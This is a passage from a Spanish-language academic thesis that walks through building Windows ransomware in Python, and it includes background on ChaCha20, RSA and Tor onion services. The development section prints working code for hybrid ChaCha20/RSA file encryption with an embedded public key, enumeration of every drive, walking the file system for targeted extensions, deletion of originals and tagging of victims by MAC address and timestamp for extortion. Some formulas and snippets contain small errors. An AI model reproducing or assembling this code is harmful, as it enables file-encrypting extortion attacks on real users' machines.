Finalmente, algunos algoritmos que implementan el sistema de clave público-privada son: **RSA**, **DSA**, y **PCKS**.

5.3.3. ChaCha20

En el desarrollo de mi ransomware utilizo ChaCha20 para cifrar los archivos del sistema. Por ello profundizo en este algoritmo de cifrado simétrico y por flujo.

ChaCha20 es una variante del cifrador ChaCha (2008), y este a su vez, una variante de Salsa20 (2005), todos ellos diseñados por Daniel J. Bernstein, un matemático, informático y criptógrafo germano-americano [29].

La clave simétrica es de 256 bits (32 bytes), y requiere de un **nonce**.

Un nonce es un número aleatorio que está pensado para ser único en cada cifrado, y por lo tanto evitar ataques por repetición [30]. Me explico: si se tiene el texto original, el texto cifrado y la función de cifrado, se puede tratar de averiguar la clave simétrica mediante prueba y error, (intentando ver que clave de 32 bytes hace que el nuevo texto cifrado iguale al texto cifrado original). Pero si al texto plano se le añade un nonce antes del cifrado, el texto resultante de sucesivos cifrados nunca será igual, ya que el texto plano nunca es el mismo.

Dependiendo del tamaño del nonce se contemplan variantes de ChaCha20, siendo la original la que tiene un nonce de 8 bytes.

5.3.4. RSA

En el desarrollo de mi ransomware utilizo RSA (PKCS#1 OAP) para cifrar la clave simétrica de ChaCha20. Por ello profundizo en este algoritmo de cifrado.

La seguridad de RSA se basa en la factorización de números enteros (convertir un número entero en producto de números primos). La factorización de números enteros para RSA es un problema matemático con un costo demasiado grande para resolver, ya que se están empleando números primos del orden de 10^{300} , y este es un tamaño que seguirá creciendo junto con la potencia de los ordenadores [31].

Las bases matemáticas del algoritmo son las siguientes:

1. Se eligen dos primos distintos aleatoriamente, p y q , de tamaño en bits similar.
2. Se calcula n como $p*q$.
3. Se calcula la función de Euler de n .
4. Se escoge un entero e coprimo con Euler(n)
5. Se calcula d para que satisfaga $e*d = \text{Euler}(n)$
6. La clave pública es (n,e) , y la privada, (n,d)

Para el cifrado, se utiliza la clave pública.

Se toma el mensaje M y se convierte en un número menor que n y mayor que 0 mediante un “esquema de relleno” (función matemática que inserta valores). El número resultante es m .

Después, se realiza el cifrado mediante la operación $c = m*e \pmod{n}$.

Para el descifrado, se utiliza $m = c*d \pmod{n}$, y se obtiene M a partir de m , invirtiendo el esquema de relleno original. Y ya se tendría el mensaje original.

Utilizar un módulo n de tamaño 2048 bits (256 bytes) garantiza la seguridad del cifrado RSA [32], con tiempos de descifrado por fuerza bruta que van desde cientos a decenas de miles de años [15], al menos hasta que se perfeccione la computación cuántica [33], [34].

5.4.TOR

La red TOR se conforma por un grupo de distintos servidores (relays), proporcionados por personas voluntariamente, las cuales ceden su máquina y recursos a la comunidad.

Todas las conexiones que utilizan la red TOR se realizan a través de varios de estos relays, lo que permite que el solicitante quede oculto para la red exterior. En vez de enrutar la comunicación directamente desde el origen hasta el destino, se tiene que pasar primero por una ruta aleatoria, es decir, una serie de relays aleatorios y cambiantes, que hacen que los datos enviados sean privados [35].




Figura 8: Ejemplo de circuito en TOR

TOR no proporciona un anonimato absoluto, ya que entre los datos enviados en un formulario puede encontrarse algún identificador, algún nombre de usuario, etc., en definitiva, algún dato que permita identificar al origen real de la comunicación. Por lo tanto, hay que tener cuidado con la información que se envía, intentando no introducir información que pueda comprometer nuestra identidad.

La eficacia de TOR radica en el número de relays que se encuentren activos en el momento. A mayor cantidad de relays disponibles, mayor posibilidad de hacer rutas distintas, y por lo tanto, hay un mejor nivel de privacidad para el usuario.

Oficialmente, TOR es usado por “gente que ansía privacidad y libertad”. Esto incluye poder visitar páginas web censuradas en una región (noticias, redes sociales...), lo que hace que periodistas, disidentes y refugiados puedan escapar del control gubernamental y publicar información anónimamente.

Pero también es usado con otros fines, ya sea militar o de inteligencia por parte del gobierno, o delincuencia por particulares y organizaciones criminales. [36], [37].

TOR usa tecnología TCP, lo que permite ser usado para cualquier aplicación que soporte SOCKS.

TOR es usado principalmente a través del Tor Browser, un navegador web que permite el acceso tanto a páginas web normales y corrientes, accesibles desde otros navegadores convencionales (dominios .com, .es, .net, etc.), como a servicios ocultos (dominios .onion); siendo estas páginas web alojadas dentro de la red TOR, y únicamente accesibles a través de esta red.

Además, el Tor browser reduce los datos enviados en los mensajes, lo que aumenta la privacidad del usuario ante posibles filtraciones de datos inintencionados.

5.4.1. Servicios ocultos en TOR

Un servicio web es una tecnología que utiliza un conjunto de protocolos y estándares para intercambiar datos entre aplicaciones [38]. Usando los servicios web y dichos estándares, se pueden realizar intercambios a través de cualquier red de ordenadores, como por ejemplo, Internet.

Los servicios ocultos (hidden services o también onion services) son servicios web únicamente accesibles a través de la red TOR [39], [40]. Garantizan todas las ventajas de usar HTTPS, y la privacidad del Tor Browser como medio de acceso.

Algunos otros beneficios de utilizar servicios ocultos en TOR son:

- Anonimato del servicio oculto: La dirección IP del servicio oculto está protegida al ir el protocolo onion sobre TCP/IP. Las direcciones IP no se utilizan para el enrutado de datos.
- Se garantiza la autenticidad del servicio oculto: Al entrar en una web .onion, se tiene la certeza que se está accediendo a la web original, y no a otra página, que mediante alguna redirección u otros métodos, intente suplantar la identidad de la web original.
- “NAT punching”: Las conexiones a través de una NAT y sus firewalls no son problema para los servicios ocultos. Las conexiones de salida se hacen a través del puerto de conexión web.
- Cifrado end-to-end: Se garantiza un cifrado del contenido del cliente al host, por lo que las conexiones tienen un grado mayor de seguridad que no teniendo dicho cifrado..

5.4.2. Protocolo de servicio Onion

Normalmente, las personas nos conectamos a páginas web a través de una dirección IP gracias a la traducción DNS. En el caso de los servicios Onion, las direcciones usadas no son las IPs, sino una cadena alfanumérica de texto, como las siguientes:

- <http://expyuzz4wqqyqhjn.onion/>, servicio oculto V2, en desuso [41].
- <http://2gzyxa5ihm7nsggfxnu52rck2vv4rvmdlkiu3zzui5du4xyclen53wid.onion/>, servicio oculto V3, usado en la actualidad.

Esta dirección es la **clave pública del servicio**, y de esta forma nos podemos beneficiar de los beneficios mencionados al final del **apartado 5.4.1**.

Los pasos del protocolo de comunicación son los siguientes:

1. Tras preparar y configurar el servicio oculto, éste se propaga por varios relays activos, solicitando que sean su “puerta de enlace”, todo ello de manera anónima. Se escogerán tres relays como enlaces públicos, y mediante circuitos anónimos de larga duración, se establecerá la conexión servicio web-puerta de enlace.

2. Tras configurar las puertas de entrada, el servicio oculto crea un “descriptor de servicio onion”, que contiene la lista de puertas de entrada, y firma estos datos con la **clave privada del servicio**. Finalmente, se sube a una tabla hash con el resto de direcciones de acceso a servicios ocultos, para que las personas que quieran acceder lo encuentren ahí.
3. El tercer paso es difundir la clave pública de entrada, o sea la dirección .onion, ya que en un principio es desconocida para todo el mundo excepto para el que crea el servicio oculto.
4. El cuarto paso es que un usuario quiera acceder con la dirección .onion, por lo que irá a la tabla hash de direcciones y obtiene el descriptor firmado.
5. Se comprueba con la clave pública la autenticidad del descriptor. Si se verifica, se obtiene la lista de puertas de entrada.
6. Se crea un circuito con una puerta de entrada, y se hace la solicitud de conexión.
7. La puerta de enlace pasa datos de control del usuario al servicio oculto, el cual decide si la conexión de entrada es fiable o no.
8. Una vez validada la conexión, la puerta de entrada hará como un relay intermedio.

Las conexiones comprenden 6 relays, siendo 3 escogidos por el cliente (uno de ellos la puerta de enlace) y 3 por el servicio web, de manera aleatoria todos ellos. Así se garantiza el anonimato a través de TOR [35].

6. DESARROLLO

El trabajo se divide esencialmente en dos partes: el ransomware (archivo ejecutable para Windows) y la comunicación con el servidor (servicio web oculto en Tor). Voy a exponer mi trabajo de la manera más modular posible y de forma cronológica: lo que expongo respeta el orden de desarrollo que seguí en su momento.

Realicé pruebas durante todo el desarrollo y al finalizarlo, siendo los resultados positivos.

6.1. Ejecutable (ransomware)

A continuación, voy a describir modularmente lo que he realizado hasta conseguir el programa/ransomware final. Parto de la base de la teoría antes expuesta, por lo que me centraré en el desarrollo y las pruebas realizadas, es decir, el lado práctico del desarrollo.

6.1.1. Planteamiento del ransomware

Tras realizar el estudio teórico de malware y ransomware, pongo en conocimiento de mi tutor mis ideas para el desarrollo y las pruebas, y juntos decidimos que “debo desarrollar un ransomware que bloquee los archivos de un sistema y pida un rescate, y que finalmente se puedan recuperar los archivos cifrados tras el pago”.

Gracias a mi experiencia, sé que Python es un lenguaje de programación muy versátil, tiene muchas librerías disponibles, y seguro que alguna se enfoca al cifrado y descifrado de archivos en Windows, (el sistema más atacado por malware).

Y efectivamente, encuentro varias, como el paquete “cryptography”, “pyAesCrypt”, “PyCrypto” y “PyCryptodome”.

PyCryptodome incluye varias muchas funcionalidades en su librería, tanto cifradores simétricos (AES) con sus diversos modos de cifrado, cifradores de flujo (Salsa20, Chacha20), hashes criptográficos (SHA), generadores de claves asimétricas (RSA, DSA), cifradores asimétricos (PKCS#1 OAP (RSA)), firmas digitales y más funcionalidades [42], así como ejemplos de implementación [43].

Por lo tanto, decido trabajar con PyCryptodome para realizar los cifrados y descifrados.

6.1.2. Pruebas de cifrado

Al principio hago pruebas de cifrados simples para comprobar cómo se comporta un cifrador de PyCryptodome. Intento cifrar varios archivos, y varios tamaños.

- RSA

El primer cifrador que pruebo es RSA, de tipo asimétrico y por bloques. Primero genero un par de claves público-privadas y las vuelco en dos archivos, private.pem y public.pem.

```
from Crypto.PublicKey import RSA

key = RSA.generate(2048)
private_key = key.export_key()
file_out = open("private.pem", "wb")
file_out.write(private_key)
file_out.close()

public_key = key.publickey().export_key()
file_out = open("receiver.pem", "wb")
file_out.write(public_key)
file_out.close()
```

Figura 9: Código de generado de claves privada y pública con RSA

Tras haber generado el par de claves, procedo con el cifrado. El cifrador debe recibir una cadena de bytes de entrada, en este caso, se obtiene leyéndola de un archivo .txt:

```
from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA

archivoSinCifrar = open("archivo.txt", "rb")
plaintext = archivoSinCifrar.read()

pkey = RSA.importKey(open('public.pem').read())
key_rsa = RSA.import_key(pkey) #se coje la public key

cipher = PKCS1_OAEP.new(key_rsa) #se prepara el cifrador
ciphertext = cipher.encrypt(plaintext) #se cifra el plaintext mediante RSA.

file_out = open("archivoCifrado.bin", "wb")
file_out.write(ciphertext)
file_out.close()
```

Figura 10: Código de cifrado con PKCS1 OAP (RSA)

Una vez he hecho el cifrado, y viendo todo funciona correctamente, le toca el turno al descifrado.

```
from Crypto.Cipher import PKCS1_OAEP
from Crypto.PublicKey import RSA

key_rsa = RSA.importKey(open('private.pem').read())
cipher = PKCS1_OAEP.new(key_rsa)

file_in = open("archivoCifrado.bin", "rb")
ciphertext = file_in.read()
file_in.close()

textoDescifrado = cipher.decrypt(ciphertext)
```

Figura 11: Código de descifrado con PKCS1 OAP (RSA)

Y también funciona correctamente.

Hago pruebas con diferentes tipos de archivos (.jpg, .rar, .pdf, .mp3, .mp4...), de diversos tamaños, y todos se cifran y descifran correctamente. El cifrado de los archivos grandes le cuesta visiblemente más trabajo (mayor tiempo y consumo de recursos).

- AES

El primer cifrador simétrico que se me ocurre utilizar es AES. Hay varios modos de operación distintos, yo implemento GCM y CTR.

```
recipient_key = RSA.import_key(open("receiver.pem").read())
session_key = get_random_bytes(16)

cipher_rsa = PKCS1_OAEP.new(recipient_key)
enc_session_key = cipher_rsa.encrypt(session_key)

cipher_aes = AES.new(session_key, AES.MODE_GCM) # MODE_CTR valido aqui

ciphertext = []
for data in readLargeFile("./pesado.rar"):
    ciphertext.append(cipher_aes.encrypt(data))

out = open("./pesado.rar.uahf3g", "wb")
[out.write(x) for x in (enc_session_key, cipher_aes.nonce,
cipher_aes.digest(), b"".join(ciphertext))]
out.close()

file_in = open("./pesado.rar", "rb")

nonce, tag, ciphertext = [file_in.read(x) for x in (16, 16, -1)]
cipher_aes = AES.new(session_key, AES.MODE_GCM, nonce) #MODE_CTR valido aqui
```

```

data = []
for buf in BytesIO(ciphertext).read(1024):
    data.append(cipher_aes.decrypt(buf))
cipher_aes.verify(tag)
with open("./pesado.rar.uahf3g", "wb") as f:
    f.write(b''.join(data))

```

Figura 12: Código de cifrado con AES

Igual que con RSA, el cifrado y el descifrado funcionan correctamente. Pero también presenta algunos problemas, como que cifrando archivos grandes (a partir de 1 GB), le cuesta mucho trabajo, incluso llega a ralentizar el funcionamiento normal de mi ordenador.

Al ser un cifrador por bloques, pienso que esto puede arreglarse si utilizo un cifrador simétrico por flujo.

- ChaCha20

Decido probar un cifrador por flujo para ver si mejora el rendimiento al cifrar archivos grandes, en teoría es una ventaja de este tipo de cifradores frente a los de por bloques.

```

from Cryptodome.Cipher import ChaCha20
from Cryptodome.Random import get_random_bytes

fe = open(pae, "rb")
plaintext = fe.read() #se lee el contenido de un archivo
fe.close()

key = get_random_bytes(32) #se genera una key de cifrado simetrico
nonce_rfc7539 = get_random_bytes(12) #y se crea un nonce para el cifrado
cipher = ChaCha20.new(key=key, nonce=nonce_rfc7539) #se inicia el cifrador
ciphertext = cipher.encrypt(plaintext) #y se cifra el texto original

file_cifrado = open(archivocifrado.bin, "w+b")
file_cifrado.write(nonce_rfc7539) #guardo el archivo como una concatenación
file_cifrado.write(ciphertext) #de nonce + texto cifrado
file_cifrado.close()

```

Figura 13: Código de cifrado con ChaCha20

Para el cifrado y descifrado con ChaCha20 hace falta un nonce distinto por archivo. Mi manera de conservar dicho nonce es añadiéndolo a cada archivo cifrado. Como la longitud del nonce es fija, y la del archivo es variable, para ahorrarme unos bytes de cabecera (que apunten donde empieza el nonce y donde empieza el texto cifrado), pongo el nonce directamente al principio, y el resto del contenido del archivo será el texto cifrado.

```

from Cryptodome.Cipher import ChaCha20

archivoCifrado = open(pae2,"rb")
nonce = archivoCifrado.read(12) #leo los primeros 12 bytes, el nonce

ciphertext = archivoCifrado.read() # se lee el resto del archivo, el
ciphertext
archivoCifrado.close()

cipher = ChaCha20.new(key=key, nonce=nonce) #se inicializa el cifrador
plaintext = cipher.decrypt(ciphertext) #y se descifra

```

Figura 14: Código de descifrado con ChaCha20

Se aprecia la simetría del cifrado con el descifrado. El código es muy sencillo, y sí que noto una leve mejoría respecto a AES en el rendimiento al cifrar archivos grandes.

A continuación mostraré un ejemplo de cifrado sobre un archivo utilizando ChaCha20. En este ejemplo, se está cifrando una imagen de tipo JPG. La cadena de bytes original pasa a ser otra, y al tratar de abrir el nuevo archivo con un visualizador de imágenes, da un error de formato (ya que todo el contenido ha cambiado). Ya no es una imagen de formato jpg, es un archivo binario “.bin”. La extensión “.uahf3g” es por decisión propia (ver el **apartado 6.1.4, punto 5.1, inciso 2**).





 ejemplo.jpg	19/09/2020 6:08	Imagen JPEG	16 KB
 ejemploCifrado.jpg.uahf3g	23/09/2020 20:12	Archivo UAHF3G	16 KB
 r_chacha20.py	23/09/2020 20:13	Archivo PY	1 KB
 s_chacha20.py	23/09/2020 20:12	Archivo PY	2 KB



Figura 15: Imagen original e imagen cifrada por ChaCha20

6.1.3. Que algoritmos usar

Tras el estudio teórico, tenía claro que el cifrado debía incluir un cifrador asimétrico, para poder cifrar archivos con una clave pública y descifrarlo con una clave privada.

Pero si lo hiciera directamente de esa forma, no tendría una manera de hacer chantaje a la víctima, ya que en el momento del cifrado se tiene que generar en el sistema la clave privada necesaria para el descifrado posterior. En ese supuesto, la víctima no tendría necesidad de comunicarse conmigo, ya que ya dispondría directamente de la clave de desbloqueo. Además, no se recomienda usar la misma clave para más de un cifrado.

Por lo tanto, se me ocurre que se cifren todos los archivos con un cifrado simétrico, y a su vez, se cifre la clave simétrica con un cifrado RSA. Para ese RSA, yo generaría previamente una clave pública (fija) que acompañaría al ransomware, y la clave privada la tendría yo en otro sistema, a buen recaudo. Entonces si podría hacerle chantaje a la víctima, exigiéndole un pago para devolverle su clave simétrica de descifrado; y podría reutilizar el mismo RSA para múltiples víctimas, ya que la clave privada permanece secreta.

Ahora, de los dos cifradores simétricos que he probado, AES y ChaCha20, debo escoger uno. Por **facilidad de implementación**, el **uso de un nonce único** para cada archivo, y el **rendimiento ligeramente superior** que he experimentado, me decanto por ChaCha20.




Figura 16: Trabajo en cifrado y descifrado de AES CTR, AES CGM y ChaCha20

Estos datos son de mi ordenador. Representan la carga de trabajo cuando doy orden de cifrar y descifrar un archivo de 1 GB con los distintos cifradores simétricos. Se aprecia el cuello de botella en el disco duro, y cómo tanto la RAM y la CPU aumentan su carga de trabajo significativamente cuando realizan estas operaciones. Pese a no apreciarse

correctamente en las imágenes, ChaCha20 me permite cifrar y descifrar un archivo de 1 GB en tan solo 8 segundos, mucho más rápido que AES.

6.1.4. Cifrado del sistema de archivos

Una vez decididos los algoritmos a utilizar (ChaCha20 para el cifrado de archivos y RSA para el cifrado de la clave simétrica), procedo a plantear como cifrar el sistema.

La idea que sigo es: si soy capaz de cifrar un archivo con éxito, tengo que extenderlo para que abarque todos los archivos del sistema. Mi forma de diseñarlo es la siguiente:

1. Primero, genero aparte un par de claves público-privada para utilizar en RSA, de la misma forma que en la **Figura 9**.




Figura 17: Ejemplo de claves público y privada generadas por RSA

2. Después, integro en mi programa la clave pública como una variable, para no tener que depender de archivos extras. La clave privada se reserva para utilizarse en el ordenador del atacante a la hora de hacer el pago (ver el apartado 6.2.4).
3. Una vez que tengo la clave pública de cifrado y la manera de cifrar un archivo, llega la hora de ejecutar el cifrado.
4. Primero, obtengo la lista de los discos duros del sistema, con el formato ['A', 'C', 'D', 'F', 'H'].

```

from ctypes import windll

def get_drives():
    drives = []
    bitmask = windll.kernel32.GetLogicalDrives()
    for letter in string.ascii_uppercase:
        if bitmask & 1:
            drives.append(letter+':\\')      #(letter+':\\') para añadir
una barra al final
            bitmask >>= 1
    return drives      # devuelve ['A', 'C', 'D', 'F', 'H']

```

Figura 18: Código para listar los discos duros del sistema

5. Una vez que tengo la lista de los discos duros del sistema, le sigue la siguiente función, que es el corazón del cifrado.

Se genera la clave simétrica, se cifra con RSA, y se cifra archivo a archivo el sistema.

```

def listar_archivos_y_cifrar(discos):
    try:
        lista_archivos = (".pdf", ".rar", ".zip", ".mp3", ".mp4", ".jpg",
".png", ".gif", ".txt")

        exclude = set([r'C:\$Recycle.Bin', r'C:\Boot", r'C:\ProgramData',
r'C:\Program Files', r'C:\Program Files (x86)', r"C:\Windows"])
        exclude2 = set(['AppData'])

        # en la siguiente funcion, se genera la clave de cifrado, se
devuelve y se guarda cifrada.
        # quizá guardarla cifrada al final seria lo mejor para no levantar
sospechas, pero si pasa algo
        # inesperado durante el cifrado, al menos se puede salvar algo.

        claveCifradoArchivos = generar_key()

```

Figura 19: Código del cifrado de archivos 1/2

La función contiene una lista de archivos objetivos a cifrar (ataque dirigido), una lista de directorios excluidos del cifrado (no tocar directorios sensibles evitando romper el sistema), la generación de una clave simétrica y tres bucles anidados que recorren todo el sistema de archivos (a continuación).

```

        for y in discos:
            for x in os.walk(y, topdown=True):
                # x tiene tres componentes, raiz, directorios hijos y
archivos
                x[1][:] = [d for d in x[1] if (x[0] + d) not in exclude
and d not in exclude2]
                for f in x[2]:

```

```

        if f.lower().endswith(lista_archivos):
            archivoActual = os.path.join(x[0], f)
            f_tamano = os.path.getsize(archivoActual) >> 20
#el >> 20 transforma bytes a megabytes

            if(f_tamano > 1000):
                # file_out.write('- NO_CIFRAR\n')
                # oculta el archivo y le cambia la extension,
nada más (por temas de RAM)
                ocultar_archivo(archivoActual)
            else:
                # file_out.write('- CIFRAR\n')
                # cifra el archivo, oculta el original (al
final lo borrara, pero por seguridad todavia no)
                salida = cifrar_archivo(archivoActual,
claveCifradoArchivos)

                if salida == 0:
                    os.remove(archivoActual)

    return 0
except Exception as e:
    print(e)
    return -2

```

Figura 20: Código del cifrado de archivos 2/2

En este fragmento, se puede apreciar cómo se recorre el sistema mediante la función `os.walk`, que devuelve una lista con “raíz, directorios hijos y archivos”. La acción de cifrar un archivo se repite para cada archivo que esté en cada directorio que esté en cada disco.

Si el directorio está en la lista de exclusiones, se pasa al siguiente. Si el archivo se encuentra en la lista de objetivos, se trabaja con él.

Por temas de rendimiento y tiempo, a los archivos de más de 1 GB no los cifro, simplemente los “oculto”, mientras que los archivos que pesen menos si son cifrados.

5.1. Inciso 1: Al generar la clave simétrica y cifrarla, **estoy añadiendo previamente al texto sin cifrar tanto la dirección MAC como el timestamp**. El objetivo de añadir la MAC es tener un identificador único de la víctima, y el timestamp es un refuerzo a esta identificación (ID compuesto por MAC + timestamp); así como modo de extorsión (“tienes x horas para hacer el pago, si no pagas elimino la clave y pierdes los archivos”). Se vuelca a un archivo llamado “**claveSimetrica.cifrada**”.

```

def generar_key():
    key = get_random_bytes(32) #bytes aleatorios forman la clave simetrica
sin cifrar

```



```

# al final debe guardarse encriptada con un cifrado asimetrico, para que
la victima no pueda hacer nada

timestamp_bytes = get_timestamp_bytes() #se obtiene el timestamp en bytes
mac_bytes = get_mac_bytes() #se obtiene la dir MAC en bytes

#se cifra y se escribe en el directorio del ejecutable, "secreta" para
que se entienda

keycifrada = cifrar_key(mac_bytes+timestamp_bytes+key) #14 + 20 + extra
#en la máquina virtual, 11 19 32 256

claveCifrado = open("claveSimetrica.cifrada", "wb")
claveCifrado.write(keycifrada)
claveCifrado.close()

return key # se devuelve sin cifrar para ser usada en los cifrados

```

Figura 21: Código de generado y del cifrado de la clave simétrica




Figura 22: Ejemplo de clave simétrica cifrada (32 bytes) para ChaCha20

La llamada a `cifrar_key(bytes)` es similar a la de la **Figura 10**. Se toma la clave pública y se cifra la cadena de bytes que se le pasa como argumento.

- 5.2. Inciso 2: En la llamada de `cifrar_archivo(path, clavecifrado)`, se realiza el cifrado de manera similar a la **Figura 13**, pero con el plaintext siendo los bytes de entrada. Se genera un nuevo archivo binario con una extensión que yo le he querido asignar, “.uahf3g”, y se borra el archivo original (`os.remove` al final de la Figura 20). Para poder conservar cada tipo de archivo, lo que hago es añadir la extensión personalizada al final del archivo, por ejemplo, pasar de “documento.pdf” a “documento.pdf.uahf3g”.
- 5.3. Inciso 3: A la hora de realizar `ocultar_archivo(path)`, ocurren dos cosas: se cambia la propiedad del archivo a hacerlo invisible, y se cambia la extensión del archivo. Podría haber cambiado solamente la extensión, pero me pareció interesante y una alternativa simular haberlo “borrado” por ser muy pesado, y al ocultarlo una persona no experta puede pensar realmente que ha desaparecido.

6. Cuando esta función termina, se tiene el sistema de archivos completamente cifrado (con las excepciones previamente comentadas).




Figura 23: Sistema de archivos antes y después del cifrado

7. Una vez terminado el cifrado, llega la hora de desarrollar el descifrado.
- 7.1. Lo primero que hay que hacer es descifrar la clave simétrica cifrada, aplicando un descifrado PKCS1 OAP similar al de la **Figura 11**.
Utilizando la clave privada reservada previamente y el archivo **claveSimetrica.cifrada**, se obtiene tanto la MAC, como el timestamp del cifrado, y la clave simétrica original.
- 7.2. Una vez se tiene la clave simétrica original, hay que desarrollar un programa para realizar el descifrado. Será idéntico al del cifrado, pero con los siguientes cambios:
- Las extensiones de la lista de archivos objetivo ya no son las de la lista anterior (.pdf, .mp4, etc.), es la extensión que todos los archivos cifrados comparten: “.uahf3g”.

- Ahora se debe realizar el descifrado de archivos utilizando la clave simétrica, y no el cifrado. Por lo tanto, los archivos originales son restaurados a su estado original y los archivos cifrados (.uahf3g) son borrados.
- Los archivos que no han sido cifrados, pero si ocultados y cuya su extensión fue cambiada, son restaurados a su estado original.

Todas las demás funciones son idénticas, tanto listar discos como recorrer el sistema de archivos buscando los archivos objetivo y evitando los directorios de la lista de exclusiones.

